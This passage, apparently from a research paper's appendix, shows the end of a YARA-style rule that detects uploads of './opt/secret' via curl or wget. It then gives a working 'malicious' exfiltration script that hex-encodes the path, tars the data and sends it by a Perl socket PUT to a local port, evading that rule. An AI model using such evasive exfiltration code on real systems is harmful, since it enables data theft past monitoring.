        $secret_path = "./opt/secret" nocase
        $secret_path_split1 = "./opt" nocase
        $secret_path_split2 = "secret" nocase

        $curl_put = "curl -X PUT" nocase
        $curl_upload_T = "curl" nocase
        $upload_flag = "-T " nocase
        $wget_put = "--method=PUT" nocase
        $wget_body = "--body-file" nocase

    condition:
        ($secret_path or ($secret_path_split1 and
        $secret_path_split2)) and
        ($curl_put or ($curl_upload_T and $upload_flag) or (
        $wget_put and $wget_body))
}
```

Listing 3: Final malicious shell script transfer_secret_v7.sh used for data exfiltration in the experimental setup.

```
#!/bin/bash

# Data transfer script

# Hex encoded paths (using xxd)
H1="2e2f6f7074"
H2="736563726574"
BASE=$(echo "$H1" | xxd -r -p)
DIR=$(echo "$H2" | xxd -r -p)
SOURCE_DIR="$BASE/$DIR"
TARBALL="/tmp/data_$(date +%Y%m%d_%H%M%S).tar.gz"
HOST="127.0.0.1"
PORT="8888"

# Check if the source directory exists
if [ ! -d "$SOURCE_DIR" ]; then
    echo "Error: Directory $SOURCE_DIR does not exist"
    exit 1
fi

# Create compressed tarball (using long options)
echo "Creating compressed tarball..."
tar --create --gzip --file="$TARBALL" --directory="$BASE" "$DIR"

if [ $? -ne 0 ]; then
    echo "Error: Failed to create tarball"
    exit 1
fi

FILENAME=$(basename "$TARBALL")
# Transfer using perl
echo "Transferring..."
perl -e '
use IO::Socket::INET;
my $host = $ARGV[0];
my $port = $ARGV[1];
my $file = $ARGV[2];
my $name = $ARGV[3];
open(my $fh, "<", $file) or die;
my $data = do { local $/; <$fh> };
close($fh);
my $len = length($data);
my $sock = IO::Socket::INET->new(PeerAddr => $host, PeerPort =>
$port, Proto => "tcp") or die;
my $m = chr(80).chr(85).chr(84);
print $sock "$m /$name HTTP/1.1\r\nHost: $host:$port\r\nContent-
Length: $len\r\nConnection: close\r\n\r\n$data";
close($sock);
' "$HOST" "$PORT" "$TARBALL" "$FILENAME"

if [ $? -ne 0 ]; then
    echo "Error: Failed to transfer file"
    rm "$TARBALL" 2>/dev/null
    exit 1
```

```
fi

echo "Transfer complete"

# Clean up
rm "$TARBALL" 2>/dev/null
echo "Cleaned up temporary file"

exit 0
```